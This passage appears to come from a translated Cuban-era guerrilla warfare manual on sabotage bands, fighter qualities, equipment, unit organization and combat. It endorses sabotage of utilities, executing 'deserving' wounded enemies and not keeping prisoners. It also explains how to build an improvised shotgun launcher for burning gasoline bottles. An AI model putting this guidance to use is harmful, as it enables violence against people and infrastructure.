It is fundamental to recognize that a suburban guerrilla band can never spring up of its own accord. It will be born only affer certain conditions necessary for its survival have been created. Therefore, the suburban guerrilla will always be under the direct orders of chiefs located in another zone. The function of this guerrilla band will not be to carry out independent actions but to coordinate its activities with overall strategic plans in such a way as to support the action of larger groups situated in another area, contributing specifically to the success of a fixed tactical objective, without the operational freedom of guerrilla bands of the other types. For example, a suburban band will not be able to choose among the operations of destroying telephone lines, moving to make attacks in another locality, and surprising a patrol of soldiers on a distant road; it will do exactly what it is told. If its function is to cut down telephone poles or electric wires, to destroy sewers, railroads, or water mains, it will limit itself to carrying out these tasks efficiently.

It ought not to number more than four or five men. The limitation on numbers is important, because the suburban guerrilla must be considered as situated in exceptionally unfavorable ground, where the vigilance of the enemy will be much greater and the possibilities of reprisals as well as of betrayal are increased enormously. Another aggravating circumstance is that the suburban guerrilla band cannot depart far from the places where it is going to operate. To speed of action and withdrawal there must be added a limitation on the distance of withdrawal from the scene of action and the need to remain totally hidden during the daytime. This is a nocturnal guerrilla band in the extreme, without possibilities of changing its manner of operating until the insurrection is so far advanced that it can take part as an active combatant in the siege of the city.

The essential qualities of the guerrilla fighter in this situation are discipline (perhaps in the highest degree of all) and discretion. He cannot count on more than two or three friendly houses that will provide food; it is almost certain that an encirclement in these conditions will be equivalent to death. Weapons, furthermore, will not be of the same kind as those of the other groups. They will be for personal defense, of the type that do not hinder a rapid flight or betray a secure hiding place. As their armament the band ought to have not more than one carbine or one sawed-off shotgun, or perhaps two, with pistols for the other members.

They will concentrate their action on prescribed sabotage and never carry out armed attacks, except by surprising one or two members or agents of the enemy troops.

For sabotage they need a full set of instruments. The guerrilla fighter must have good saws, large quantities of dynamite, picks and shovels, apparatus for lifting rails, and, in general, adequate mechanical equipment for the work to be carried out. This should be hidden in places that are secure but easily accessible to the hands that will need to use it.

If there is more than one guerrilla band, they will all be under a single chief who will give orders as to the necessary tasks through contacts of proven trustworthiness who live openly as ordinary citizens. In certain cases the guerrilla fighter will be able to maintain his peacetime work, but this is very difficult. Practically speaking, the suburban guerrilla band is a group of men who are already outside the law, in a condition of war, situated as unfavorably as we have described.

The importance of a suburban struggle has usually been underestimated; it is really very great. A good operation of this type extended over a wide area paralyzes almost completely the commercial and industrial life of the sector and places the entire population in a situation of unrest, of anguish, almost of impatience for the development of violent events that will relieve the period of suspense. If from the first moment of the war, thought is taken for the future possibility of this type of fight and an organization of specialists started, a much more rapid action will be assured, and with it a saving of lives and of the priceless time of the nation.

CHAPTER II: THE GUERRILLA BAND

1. THE GUERRILLA FIGHTER: SOCIAL REFORMER

We have already described the guerrilla fighter as one who shares the longing of the people for liberation and who, once peaceful means are exhausted, initiates the fight and converts himself into an armed vanguard of the fighting people. From the very beginning of the struggle he has the intention of destroying an unjust order and therefore an intention, more or less hidden, to replace the old with something new.

We have also already said that in the conditions that prevail, at least in America and in almost all countries with deficient economic development, it is the countryside that offers ideal conditions for the fight. Therefore the foundation of the social structure that the guerrilla fighter will build begins with changes in the ownership of agrarian property.

The banner of the fight throughout this period will be agrarian reform. At first this goal may or may not be completely delineated in its extent and limits; it may simply refer to the age-old hunger of the peasant for the land on which he works or wishes to work.

The conditions in which the agrarian reform will be realized depend upon the conditions which existed before the struggle began, and on the social depth of the struggle. But the guerrilla fighter, as a person conscious of a role in the vanguard of the people, must have a moral conduct that shows him to be a true priest of the reform to which he aspires. To the stoicism imposed by the difficult conditions of warfare should be added an austerity born of rigid self-control that will prevent a single excess, a single slip, whatever the circumstances. The guerrilla soldier should be an ascetic.

As for social relations, these will vary with the development of the war. At the beginning it will not be possible to attempt any changes in the social order.

Merchandise that cannot be paid for in cash will be paid for with bonds; and these should be redeemed at the first opportunity.

The peasant must always be helped technically, economically, morally, and culturally. The guerrilla fighter will be a sort of guiding angel who has fallen into the zone, helping the poor always and bothering the rich as little as possible in the first phases of the war. But this war will continue on its course; contradictions will continuously become sharper; the moment will arrive when many of those who regarded the revolution with a certain sympathy at the outset will place themselves in a position diametrically opposed; and they will take the first step into battle against the popular forces. At that moment the guerrilla fighter should act to make himself into the standard bearer of the cause of the people, punishing every betrayal with justice. Private property should acquire in the war zones its social function. For example, excess land and livestock not essential for the maintenance of a wealthy family should pass into the hands of the people and be distributed equitably and justly.

The right of the owners to receive payment for possessions used for the social good ought always to be respected; but this payment will be made in bonds ("bonds of hope," as they were called by our teacher, General Bayo,3 referring to the common interest that is thereby

established between debtor and creditor). The land and property of notorious and active enemies of the revolution should pass immediately into the hands of the revolutionary forces. Furthermore, taking advantage of the heat of the war-those moments in which human fraternity reaches its highest intensity-all kinds of cooperative work, as much as the mentality of the inhabitants will permit, ought to be stimulated.

The guerrilla fighter as a social reformer should not only provide an example in his own life but he ought also constantly to give orientation in ideological problems, explaining what he knows and what he wishes to do at the right time. He will also make use of what he learns as the months or years of the war strengthen his revolutionary convictions, making him more radical as the potency of arms is demonstrated, as the outlook of the inhabitants becomes a part of his spirit and of his own life, and as he understands the justice and the vital necessity of a series of changes, of which the theoretical importance appeared to him be-fore, but devoid of practical urgency.

This development occurs very often, because the initiators of guerrilla warfare or rather the directors of guerrilla warfare, are not men who have bent their backs day after day over the furrow. They are men who understand the necessity for changes in the social treatment accorded peasants, without having suffered in the usual case this bitter treatment in their own persons. It happens then (I am drawing on the Cuban experience and enlarging it) that a genuine interaction is produced between these leaders, who with their acts teach the people the fundamental importance of the armed fight, and the people themselves who rise in rebellion and teach the leaders these practical necessities of which we speak. Thus, as a product of this interaction between the guerrilla fighter and his people, a progressive radicalization appears which further accentuates the revolutionary characteristics of the movement and gives it a national scope.

2 THE GUERRILLA FIGHTER AS COMBATANT

The life and activities of the guerrilla fighter, sketched thus in their general lines, call for a series of physical, mental, and moral qualities needed for adapting oneself to prevailing conditions and for fulfilling completely any mission assigned.

To the question as to what the guerrilla soldier should be like, the first answer is that he should preferably be an inhabitant of the zone. If this is the case, he will have friends who will help him; if he belongs to the zone itself, he will know it (and this knowledge of the ground is one of the most important factors in guerrilla warfare); and since he will be habituated to local peculiarities he will be able to do better work, not to mention that he will add to all this the enthusiasm that arises from defending his own people and fighting to change a social regime that hurts his own world.

The guerrilla combatant is a night combatant; to say this is to say at the same time that he must have all the special qualities that such fighting requires. He must be cunning and able to march to the place of attack across plains or mountains without anybody noticing him, and then to fall upon the enemy, taking advantage of the factor of surprise which deserves to be emphasized again as important in this type of fight. After causing panic by this surprise, he should launch himself into the fight implacably without permitting a single weakness in his companions and taking advantage of every sign of weakness on the part of the enemy. Striking like a tornado, destroying all, giving no quarter unless the tactical circumstances call for it, judging those who must be judged, sowing panic among the enemy combatants, he nevertheless treats defenseless prisoners benevolently and shows respect for the dead.

A wounded enemy should be treated with care and respect unless his former life has made him liable to a death penalty, in which case he will be treated in accordance with his deserts. What can never be done is to keep prisoners, unless a secure base of operations, invulnerable to the enemy, has been established. Otherwise, the prisoner will become a dangerous menace to the security of the inhabitants of the region or to the guerrilla band itself because of the information that he can give upon rejoining the enemy army. If he has not been a notorious criminal, he should be set free after receiving a lecture.

The guerrilla combatant ought to risk his life whenever necessary and be ready to die without the least sign of doubt; but, at the same time, he ought to be cautious and never expose himself unnecessarily. All possible precautions ought to be taken to avoid a defeat or an annihilation. For this reason it is extremely important in every fight to maintain vigilance over all the points from which enemy reinforcements may arrive and to take precautions against an encirclement, the

consequences of which are usually not physically disastrous but which damages morale by causing a loss of faith in the prospects of the struggle.

However, he ought to be audacious, and, after carefully analyzing the dangers and possibilities in an action, always ready to take an optimistic attitude toward circumstances and to see reasons for a favorable decision even in moments when the analysis of the adverse and favorable conditions does not show an appreciable positive balance.

To be able to survive in the midst of these conditions of life and enemy action, the guerrilla fighter must have a degree of adaptability that will permit him to identify himself with the environment in which he lives, to become a part of it, and to take advantage of it as his ally to the maximum possible extent. He also needs a faculty of rapid comprehension and an instantaneous inventiveness that will permit him to change his tactics according to the dominant course of the action.

These faculties of adaptability and inventiveness in popular armies are what ruin the statistics of the warlords and cause them to waver.

The guerrilla fighter must never for any reason leave a wounded companion at the mercy of the enemy troops, because this would be leaving him to an almost certain death. At whatever cost he must be removed from the zone of combat to a secure place. The greatest exertions and the greatest risks must be taken in this task. The guerrilla soldier must be an extraordinary companion.

At the same time he ought to be closemouthed. Everything that is said and done before him should be kept strictly in his own mind. He ought never to permit himself a single useless word, even with his own comrades in arms, since the enemy will always try to introduce spies into the ranks of the guerrilla band in order to discover its plans, location, and means of life.

Besides the moral qualities that we have mentioned, the guerrilla fighter should possess a series of very important physical qualities. He must be indefatigable. He must be able to produce another effort at the moment when weariness seems intolerable. Profound conviction, expressed in every line of his face, forces him to take another step, and this not the last one, since it will be followed by another and another and another until he arrives at the place designated by his chiefs.

He ought to be able to endure extremities, to with-stand not only the privations of food, water, clothing, and shelter to which he is subjected frequently, but also the sickness and wounds that often must be cured by nature without much help from the surgeon. This is all the more necessary because usually the enemy will assassinate the individual who leaves the guerrilla zone to recover from sickness or wounds.

To meet these conditions he needs an iron constitution that will enable him to resist all these adversities without falling ill and to make of his hunted animal's life one more factor of strength. With the help of his natural adaptability, he becomes a part of the land it-self where he fights.

All these considerations bring us to ask: what is the ideal age for the guerrilla fighter? These limits are al-ways very difficult to state precisely, because individual and social peculiarities change the figure. A peasant, for example, will be much more resistant than a man from the city. A city dweller who is accustomed to physical exercise and a healthy life will be much more efficient than a man who has lived all his life be-hind a desk. But generally the maximum age of combatants in the completely nomadic stage of the guerrilla struggle ought not to exceed forty years, although there will be exceptional cases, above all among the peasants. One of the heroes of our struggle, Commandant Crescencio Perez, entered the Sierra at 65 years of age and was immediately one of the most useful men in the troop.

We might also ask if the members of the guerrilla band should be drawn from a certain social class. It has already been said that this social composition ought to be adjusted to that of the zone chosen for the center of operations, which is to say that the combatant nucleus of the guerrilla army ought to be made up of peasants. The peasant is evidently the best soldier; but the other strata of the population are not by any means to be excluded or deprived of the opportunity to fight for a just cause. Individual exceptions are also very important in this respect.

We have not yet fixed the lower limit of age. We believe that minors less than sixteen years of age ought not to be accepted for the fight, except in very special circumstances. In general these young boys, only children, do not have sufficient development to bear tip under the work, the weather, and the suffering to which they will be subjected.

The best age for a guerrilla fighter varies between 25 and 35 years, a stage in which the life of most per- sons has assumed definite shape. Whoever sets out at that age, abandoning his home, his children, and his entire world must have thought well of his responsibility and reached a firm decision not to retreat a step. There are extraordinary cases of children who as combatants have reached the highest ranks of our rebel army, but this is not the usual case. For every one of them who displayed great fighting qualities, there were tens who ought to have been returned to their homes and who frequently constituted a dangerous burden for the guerrilla band.

The guerrilla fighter, as we have said, is a soldier who carries his house on his back like the snail; therefore, he must arrange his knapsack in such a way that the smallest quantity of utensils will render the greatest possible service. He will carry only the indispensable, but he will take care of it at all times as something fundamental and not to be lost except in extremely adverse situations.

His armament will also be only that which he can carry on his own. Reprovisioning is very difficult, above all with bullets. To keep them dry, always to keep them clean, to count them one by one so that none is lost; these are the watchwords. And the gun ought always to be kept clean, well greased, and with the barrel shining. It is advisable for the chief of each group to impose some penalty or punishment on those who do not maintain their armaments in these conditions.

People with such notable devotion and firmness must have an ideal that sustains them in the adverse conditions that we have described. This ideal is simple, without great pretensions, and in general does not go very far; but it is so firm, so clear that one will give his life for it without the least hesitation. With almost all peasants this ideal is the right to have and work a piece of land of their own and to enjoy just social treatment. Among workers it is to have work, to receive an adequate wage as well as just social treatment. Among students and professional people more abstract ideas such as liberty are found to be motives for the fight.

This brings us to the question: what is the life of the guerrilla fighter like? His normal life is the long hike. Let us take as an example a mountain guerrilla fighter located in wooded regions under constant harassment by the enemy. In these conditions the guerrilla band moves during daylight hours, without eating, in order to change its position; when night arrives, camp is set up in a clearing near a water supply according to a routine, each group assembling in order to eat in common; at dusk the fires are lighted with whatever is at hand.

The guerrilla fighter eats when he can and everything he can. Sometimes fabulous feasts disappear in the gullet of the combatant; at other times he fasts for two or three days without suffering any diminution in his capacity for work.

His house will be the open sky; between it and his hammock he places a sheet of waterproof nylon and beneath the cloth and hammock he places his knapsack, gun, and ammunition, which are the treasures of the guerrilla fighter. At times it is not wise for shoes to be removed, because of the possibility of a surprise attack by the enemy. Shoes are another of his precious treasures. Whoever has a pair of them has the security of a happy existence within the limits of the prevailing circumstances.

Thus, the guerrilla fighter will live for days without approaching any inhabited place, avoiding all contact that has not been previously arranged, staying in the wildest zones, knowing hunger, at times thirst, cold, heat; sweating during the continuous marches, letting the sweat dry on his body and adding to it new sweat without any possibility of regular cleanliness (although this also depends somewhat upon the individual disposition, as does everything else).

During the recent war, upon entering the village of El Uvero following a march of sixteen kilometers and a fight of two hours and forty-five minutes in a hot sun (all added to several days passed in very adverse conditions along the sea with intense heat from a boiling sun) our bodies gave off a peculiar and offensive odor that repelled anyone who came near. Our noses were completely habituated to this type of life; the hammocks of guerrilla fighters are known for their characteristic, individual odor.

In such conditions breaking camp ought to be done rapidly, leaving no traces behind; vigilance must be extreme. For every ten men sleeping there ought to be one or two on watch, with the sentinels being changed continually and a sharp vigil being maintained over all entrances to the camp.

Campaign life teaches several tricks for preparing meals, some to help speed their preparation; others to add seasoning with little things found in the forest; still others for inventing new dishes

that give a more varied character to the guerrilla menu, which is com-posed mainly of roots, grains, salt, a little oil or lard, and, very sporadically, pieces of the meat of some animal that has been slain. This refers to the life of a group operating in tropical sectors.

Within the framework of the combatant life, the most interesting event, the one that carries all to a convulsion of joy and puts new vigor in everybody's steps, is the battle. The battle, climax of the guerrilla life, is sought at an opportune moment either when an enemy encampment sufficiently weak to be annihilated has been located and investigated; or when an enemy column is advancing directly toward the territory occupied by the liberating force. The two cases are different.

Against an encampment the action will be a thin encirclement and fundamentally will become a hunt for the members of the columns that come to break the encirclement. An entrenched enemy is never the favorite prey of the guerrilla fighter; he prefers his enemy to be on the move, nervous, not knowing the ground, fearful of everything and without natural protections for defense. Whoever is behind a parapet with powerful arms for repelling an offensive will never be in the plight, however bad his situation, of a long column that is attacked suddenly in two or three places and cut. If the attackers are not able to encircle the column and destroy it totally, they will retire prior to any counteraction.

If there is no possibility of defeating those entrenched in a camp by means of hunger or thirst or by a direct assault, the guerrilla ought to retire affer the encirclement has yielded its fruits of destruction in the relieving columns. In cases where the guerrilla column is too weak and the invading column too strong, the action should be concentrated upon the vanguard. There should be a special preference for this tactic, whatever the hoped-for result, since after the leading ranks have been struck several times, thus diffusing among the soldiers the news that death is constantly occurring to those in the van, the reluctance to occupy those places will provoke nothing less than mutiny. Therefore, attacks ought to be made on that point even if they are also made at other points of the column.

The facility with which the guerrilla fighter can perform his function and adapt himself to the environment will depend upon his equipment. Even though joined with others in small groups, he has individual characteristics. He should have in his knapsack, besides his regular shelter, everything necessary to survival in case he finds himself alone for some time.

In giving the list of equipment we will refer essentially to that which should be carried by an individual located in rough country at the beginning of a war, with frequent rainfall, some cold weather, and harassment by the enemy; in other words, we place ourselves in the situation that existed at the beginning of the Cuban war of liberation.

The equipment of the guerrilla fighter is divided into the essential and the accessory. Among the first is a hammock. This provides adequate rest; it is easy to find two trees from which it can be strung (see Picture 2-1); and, in cases where one sleeps on the ground, it can serve as a mattress. Whenever it is raining or the ground is wet, a frequent occurrence in tropical mountain zones, the hammock is indispensable for sleeping. A piece of waterproof nylon cloth is its complement. The nylon should be large enough to cover the hammock when tied from its four corners, and with a line strung through the center to the same trees from which the hammock hangs. This last line serves to make the nylon into a kind of tent by raising a center ridge and causing it to shed water.

A blanket is indispensable, because it is cold in the mountains at night. It is also necessary to carry a garment such as a jacket or coat which will enable one to bear the extreme changes of temperature. Clothing should consist of rough work trousers and shirt which may or may not be of a uniform cloth. Shoes should be of the best possible construction and also, since without good shoes marches are very difficult they should be one of the first articles laid up in reserve.

Since the guerrilla fighter carries his house in his knapsack, the latter is very important. The more primitive types may be made from any kind of sack carried by two ropes; but those of canvas found in the market or made by a harness maker are preferable. The guerrilla fighter ought always to carry some personal food besides that which the troop carries or consumes in its camps. Indispensable articles are lard or oil, which is necessary for fat consumption; canned goods, which should not be consumed except in circumstances where food for cooking cannot be found or when there are too many cans and their weight impedes the march; preserved fish, which has great nutritional value; condensed milk, which is also nourishing, particularly on

account of the large quantity of sugar that it contains; some sweet for its good taste. Powdered milk can also be carried. Sugar is another essential part of the supplies, as is salt, without which life becomes sheer martyrdom, and something that serves to season the meals, such as onion, garlic, etc., according to the characteristics of the country. This completes the category of the essentials.

The guerrilla fighter should carry a plate, knife, and fork, camping style, which will serve all the various necessary functions. The plate can be camping or military type or a pan that is usable for cooking anything from a piece of meat to a potato, or for brewing tea or coffee.

To care for the rifle, special greases are necessary; and these must be carefully administered-sewing machine oil is very good if there is no special oil avail-able. Also needed are cloths that will serve for cleaning the arms frequently and a rod for cleaning the gun inside, something that ought to be done often. The ammunition belt can be of commercial type or homemade, according to the circumstances, but it ought to be so made that not a single bullet will be lost. Ammunition is the basis of the fight without which everything else would be in vain; it must be cared for like gold.

A canteen or a bottle for water is essential, since it will frequently be necessary to drink in a situation where water is not available. Among medicines, those of general use should be carried: for example, penicillin or some other type of antibiotic, preferably the types taken orally, carefully closed; medicines for lowering fever, such as aspirin; and others adapted to treating the endemic diseases of the area. These may be tablets against malaria, sulfas for diarrhea, medicines against parasites of all types; in other words, fit the medicine to the characteristics of the region. It is advisable in places where there are poisonous animals to carry appropriate injections. Surgical instruments will complete the medical equipment. Small personal items for taking care of less important injuries should also be included.

A customary and extremely important comfort in the life of the guerrilla fighter is a smoke, whether cigars, cigarettes, or pipe tobacco; a smoke in moments of rest is a great friend to the solitary soldier. Pipes are useful, because they permit using to the extreme all tobacco that remains in the butts of cigars and cigarettes at time of scarcity. Matches are extremely important not only for lighting a smoke, but also for starting fires; this is one of the great problems in the forest in rainy periods. It is preferable to carry both matches and a lighter, so that if the lighter runs out of fuel, matches remain as a substitute.

Soap should be carried, not only for personal cleanliness, but for washing eating utensils, because intestinal infections or irritations are frequent and can be caused by spoiled food left on dirty cooking ware. With this set of equipment, the guerrilla fighter can be assured that he will be able to live in the forest under adverse conditions, no matter how bad, for as long as is necessary to dominate the situation.

There are accessories that at times are useful and others that constitute a bother but are very useful. The compass is one of these; at the outset this will be used a great deal in gaining orientation, but little by little knowledge of the country will make it unnecessary. In mountainous regions a compass is not of much use, since the route it indicates will usually be cut off by impassable obstacles. Another useful article is an extra nylon cloth for covering all equipment when it rains. Remember that rain in tropical countries is continuous during certain months and that water is the enemy of all the things that the guerrilla fighter must carry: food, ammunition, medicine, paper, and clothing.

A change of clothing can be carried, but this is usually a mark of inexperience. The usual custom is to carry no more than an extra pair of pants, eliminating extra underwear and other articles, such as towels. The life of the guerrilla fighter teaches him to con-serve his energy in carrying his knapsack from one place to another, and he will, little by little, get rid of everything that does not have essential value.

In addition to a piece of soap, useful for washing utensils as well as for personal cleanliness, a toothbrush and paste should be carried. It is worthwhile also to carry a book, which will be exchanged with other members of the band. These books can be good biographies of past heroes, histories, or economic geographies, preferably of the country, and works of general character that will serve to raise the cultural level of the soldiers and discourage the tendency toward gambling or other undesirable forms of passing the time. There are periods of boredom in the life of the guerrilla fighter.

Whenever there is extra space in the knapsack1 it ought to be used for food, except in those zones where the food supply is easy and sure. Sweets or food of lesser importance complementing the basic items can be carried. Crackers can be one of these, although they occupy a large space and break up into crumbs. In thick forests a machete is useful; in very wet places a small bottle of gasoline or light, resinous wood, such as pine, for kindling will make firebuilding easier when the wood is wet.

A small notebook and pen or pencil for taking notes and for letters to the outside or communication with other guerrilla bands ought always to be a part of the guerrilla fighter's equipment. Pieces of string or rope should be kept available; these have many uses. Also needles, thread, and buttons for clothing. The guerrilla fighter who carries this equipment will have a solid house on his back, rather heavy but furnished to assure a comfortable life during the hardships of the campaign.

3. ORGANIZATION OF A GUERRILLA BAND

No rigid scheme can be offered for the organization of a guerrilla band; there will be innumerable differences according to the environment in which it is to operate. For convenience of exposition we will suppose that our experience has a universal application, but it should be kept in mind that it is only one way, that there will possibly be new forms that may work better with the particular characteristics of another given armed group.

The size of the component units of the guerrilla force is one of the most difficult problems to deal with: there will be different numbers of men and different compositions of the troop, as we have already explained. Let us suppose a force situated in favorable ground, mountainous with conditions not so bad as to necessitate perpetual flight, but not so good as to afford a base of operations. The combat units of an armed force thus situated ought to number not more than one hundred and fifty men, and even this number is rather high; ideal would be a unit of about one hundred men. This constitutes a column, and in the Cuban organization is commanded by a commandant. It should be remembered that in our war the grades of corporal and sergeant were omitted because they were considered reminiscent of the tyranny.

On this premise, the commandant commands this whole force of one hundred to one hundred fifty men; and there will be as many captains as there are groups of thirty to forty men. The captain has the function of directing and unifying his platoon, making it fight almost always as a unit and looking affer the distribution of men and the general organization. In guerrilla warfare, the squad is the functional unit. Each squad, made up of approximately eight to twelve men, is commanded by a lieutenant, who performs for his group functions analogous to those of the captain, to whom he must always be in constant subordination.

The operational tendency of the guerrilla band to function in small groups makes the squad the true unit. Eight to ten men are the maximum that can act as a unit in a fight in these conditions: therefore, the squad, which will frequently be separated from the captain even though they fight on the same front, will operate under the orders of its lieutenant; there are exceptions, of course. A squad should not be broken up nor kept dispersed at times when there is no fighting. Each squad and platoon should know who the immediate successor is in case the chief falls, and these persons should be sufficiently trained to be able to take over their new responsibilities immediately.

One of the fundamental problems of the troop is food supply; in this everyone from the last man to the chief must be treated alike. This acquires a high importance, not only because of the chronic shortage of supplies, but also because meals are the only events that take place daily. The troops, who have a keen sense of justice, measure the rations with a sharp eye; the least favoritism for anyone ought never to be permitted. If in certain circumstances the meal is served to the whole column, a regular order should be established and observed strictly, and at the same time the quantity and quality of food given to each one ought to be carefully checked. In the distribution of clothing the problem is different, these being articles of individual use. Here two considerations prevail: first, the demand for necessities of those who need them, which will almost always be greater than the supply; and, second, the length of service and merits of each one of the applicants. The length of service and merits, something very difficult to fix exactly, should be noted in special booklets by one assigned this responsibility under the direct supervision of the chief of the column. The same should be said about other articles that become

available and are of individual rather than collective utility. Tobacco and cigarettes ought to be distributed according to the general rule of equal treatment for everybody.

This task of distribution should be a specifically assigned responsibility. It is preferable that the persons designated be attached directly to the command. The command performs, therefore, administrative tasks of liaison which are very important as well as all the other special tasks that are necessary. Officers of the greatest intelligence ought to be in. it. Soldiers attached to the command ought to be alert and of maximum dedication, since their burdens will usually be greater than those borne by the rest of the troop. Nevertheless, they can have no special treatment at mealtime.

Each guerrilla fighter carries his complete equipment; there is also a series of implements of use to the group that should be equitably distributed within the column. For this, too, rules can be established, de- pending upon the number of unarmed persons in the troop. One system is to distribute all extra materiel, such as medicines, medical or dental or surgical instruments, extra food, clothing, general supplies, and heavy weapons equally among all platoons, which will then be responsible for their custody. Each captain will distribute these supplies among the squads, and each chief of squad will distribute them among his men. Another solution, which can be used when a part of the troop is not armed, is to create special squads or platoons assigned to transport; this works out well, since it leaves the soldier who already has the weight and responsibility of his rifle free of extra cargo. In this way danger of losing materiel is reduced, since it is concentrated; and at the same time there is an incentive for the porter to carry more and to carry better and to demonstrate more enthusiasm, since in this way he will win his right to a weapon in the future. These platoons will march in the rear positions and will have the same duties and the same treatment as the rest of the troop.

The tasks to be carried out by a column will vary according to its activities. If it is encamped, there will be special teams for keeping watch. These should be experienced, specially trained, and they should receive some special reward for this duty. This can consist of increased independence, or, if there is an excess of sweets or tobacco affer proportional distribution to each column, something extra for the members of those units that carry out special tasks. For example, if there are one hundred men and one hundred and fifteen packages of cigarettes, the fiffeen extra packs of cigarettes can be distributed among the members of the units referred to. The vanguard and the rearguard units, separated from the rest, will have special duties of vigilance; but, besides, each platoon ought to have such a watch of its own. The farther from the encampment the watch is maintained, the greater is the security of the group, especially when it is in open country.

The places chosen should be high, dominating a wide area by day and difficult to approach by night. If the plan is to stay several days, it is worthwhile to construct defenses that will permit a sustained fire in case of an attack. These defenses can be obliterated when the guerrilla band moves, or they can be left if circumstances no longer make it necessary to hide the path of the column.

In places where permanent encampments are established, the defenses ought to be improved constantly. Remember that in a mountainous zone on ground carefully chosen, the only heavy arm that is effective is the mortar. Using roofs reinforced with materials from the region, such as wood, rocks, etc., it is possible to make good refuges which are difficult for the enemy forces to approach and which will afford protection from mortar shells for the guerrilla forces.

It is very important to maintain discipline in the camp, and this should have an educational function. The guerrilla fighters should be required to go to bed and get up at fixed hours. Games that have no social function and that hurt the morale of the troops and the consumption of alcoholic drinks should both be prohibited. All these tasks are performed by a commission of internal order elected from those combat-ants of greatest revolutionary merit. Another mission of these persons is to prevent the lighting of fires in places visible from a distance or that raise columns of smoke before nightfall; also to see. that the camp is kept clean and that it is left in such a condition when the column leaves as to show no signs of passage, if this is necessary.

Great care must be taken with fires which leave traces for a long time. They must be covered with earth; papers, cans, and scraps of food should also be burned. During the march complete silence must prevail in the column. Orders are passed by gestures or by whispers that go from mouth to mouth until they reach the last man. If the guerrilla band is marching through unknown places, breaking a road, or being led by a guide, the vanguard will be approximately one hundred

or two hundred meters or even more in front, according to the characteristics of the ground. In places where confusion may arise as to the route, a man will be left at each turning to await those who follow, and this will be repeated until the last man in the rearguard has passed. The rearguard will also be somewhat separated from the rest of the column, keeping a watch on the roads in the rear and trying to erase tracks of the troops as much as possible. If there is a road coming from the side that offers danger, it is necessary always to have a group keeping a watch on it until the last man has passed. It is more practical that each platoon utilize its own men for this special duty, with each having the obligation to pass the guard to members of the following platoon and then to rejoin his own unit; this process will be continued until the whole troop has passed.

The march should be uniform and in an established order, always the same. Thus it will always be known that Platoon #1 is the vanguard, followed by Platoon #2 and then Platoon #3, which may be the command; then #4, followed by the rearguard or Platoon #5 or other platoons that make up the column, always in the same order. In night marches silence should be even stricter and the distance between each combatant shorter, so that no one will get lost and make it necessary to shout and turn on lights. Light is the enemy of the guerrilla fighter at nighttime.

If all this marching has attack as its objective, then upon arriving at a given point, the point to which all will return after the objective has been accomplished, extra weight will be set down, such things as knapsacks and cooking utensils, for example, and each platoon will proceed with nothing more than its arms and fighting equipment. The point of attack should have been already studied by trustworthy people who have reconnoitered the ground and have observed the location of the enemy guards. The leaders, knowing the orientation of the base, the number of men that defend it, etc., will make the final plan for the attack and send combatants to their places, always keeping in mind that a good part of the troops should be assigned to intercept reinforcements. In cases where the attack upon the base is to be merely a diversion in order to provoke the sending of reinforcements along roads that can be easily ambushed, a man should communicate the result rapidly to the command as soon as the attack has been carried out, in order to break the encirclement, if necessary to prevent being attacked from the rear. In any case there must always be a watch on the roads that lead to the place of combat while the encirclement or direct attack is being carried out.

By night a direct attack is always preferable. It is possible to capture an encampment if there is enough drive and necessary presence of mind and if the risks are not excessive.

An encirclement requires waiting and taking cover, closing in steadily on the enemy, trying to harass him in every way, and, above all, trying to force him by fire to come out. When the circle has been closed to short range, the "Molotov cocktail" is a weapon of extraordinary effectiveness. Before arriving at a range for the "cocktail," shotguns with a special charge can be employed (See picture 2-2). These arms, christened in our war with the name of "M-16," consist of a 16-calibre sawed-off shotgun with a pair of legs added in such a way that with the butt of the gun they form a tripod. The weapon will thus be mounted at an angle of about 45 degrees; this can be varied by moving the legs back and forth. It is loaded with an open shell from which all the shot has been removed. A cylindrical stick extending from the muzzle of the gun is used as the projectile. A bottle of gasoline resting on a rubber base is placed on the end of the stick. This apparatus will fire the burning bottles a hundred meters or more with a fairly high degree of accuracy. This is an ideal weapon for enrichments when the enemy has many wooden or inflammable material constructions; also for firing against tanks in hilly country.

Once the encirclement ends with a victory, or, having completed its objectives, is withdrawn, all platoons retire in order to the place where the knapsacks have been left, and normal life is resumed.

The nomadic life of the guerrilla fighter in this stage produces not only a deep sense of fraternity among the men but at times also dangerous rivalries between groups or platoons. If these are not channeled to produce beneficial emulation, there is a risk that the unity of the column will be damaged. The education of the guerrilla fighter is important from the very beginning of the struggle. This should explain to them the social purpose of the fight and their duties, clarify their understanding, and give them lessons in morale that serve to forge their characters. Each experience should be a new source of strength for victory and not simply one more episode in the fight for survival.

One of the great educational techniques is example. Therefore the chiefs must constantly offer the example of a pure and devoted life. Promotion of the soldier should be based on valor, capacity, and a spirit of sacrifice; whoever does not have these qualities in a high degree ought not to have responsible assignments, since he will cause unfortunate accidents at any moment.

The conduct of the guerrilla fighter will be subject to judgment whenever he approaches a house to ask for something. The inhabitants will draw favorable or unfavorable conclusions about the guerrilla band according to the manner in which any service or food or other necessity is solicited and the methods used to get what is wanted. The explanation by the chief should be detailed about these problems, emphasizing their importance; he should also teach by example. If a town is entered, all drinking of alcohol should be prohibited and the troops should be exhorted beforehand to give the best possible example of discipline.

The entrances and exits to the town should be constantly watched.

The organization, combat capacity, heroism, and spirit of the guerrilla band will undergo a test of fire during an encirclement by the enemy, which is the most dangerous situation of the war. In the jargon of our guerrilla fighters in the recent war, the phrase "encirclement face" was given to the face of fear worn by someone who was frightened. The hierarchy of the deposed regime pompously spoke of its campaigns of "encirclement and annihilation." However, for a guerrilla band that knows the country and that is united ideologically and emotionally with its chief, this is not a particularly serious problem. It need only take cover, try to slow up the advance of the enemy, impede his action with heavy equipment, and await nightfall, the natural ally of the guerrilla fighter. Then with the greatest possible stealth, after exploring and choosing the best road, the band will depart, utilizing the most adequate means of escape and maintaining absolute silence. It is extremely difficult in these conditions at night to prevent a group of men from escaping the encirclement.

4. THE COMBAT

Combat is the most important drama in the guerrilla life. It occupies only a short time; nevertheless, these brilliant moments acquire an extraordinary importance, since each small encounter is a battle of a fundamental kind for the combatants.

We have already pointed out that an attack should be carried out in such a way as to give a guarantee of victory. In addition to general observations concerning the tactical function of attack in guerrilla warfare, the different characteristics that each action can pre-sent ought to be noted. We will refer initially, for purposes of description, to the type of fight carried out on favorable ground, because this is the original model of guerrilla warfare; and it is in this connection that certain principles must be examined before dealing with other problems through a study of practical experience. Warfare on the plain is always the result of an advance by the guerrilla bands consequent on their being strengthened and on changes in conditions; this implies an increase of experience on the part of the guerrilla and with it the possibility of using that experience to advantage.

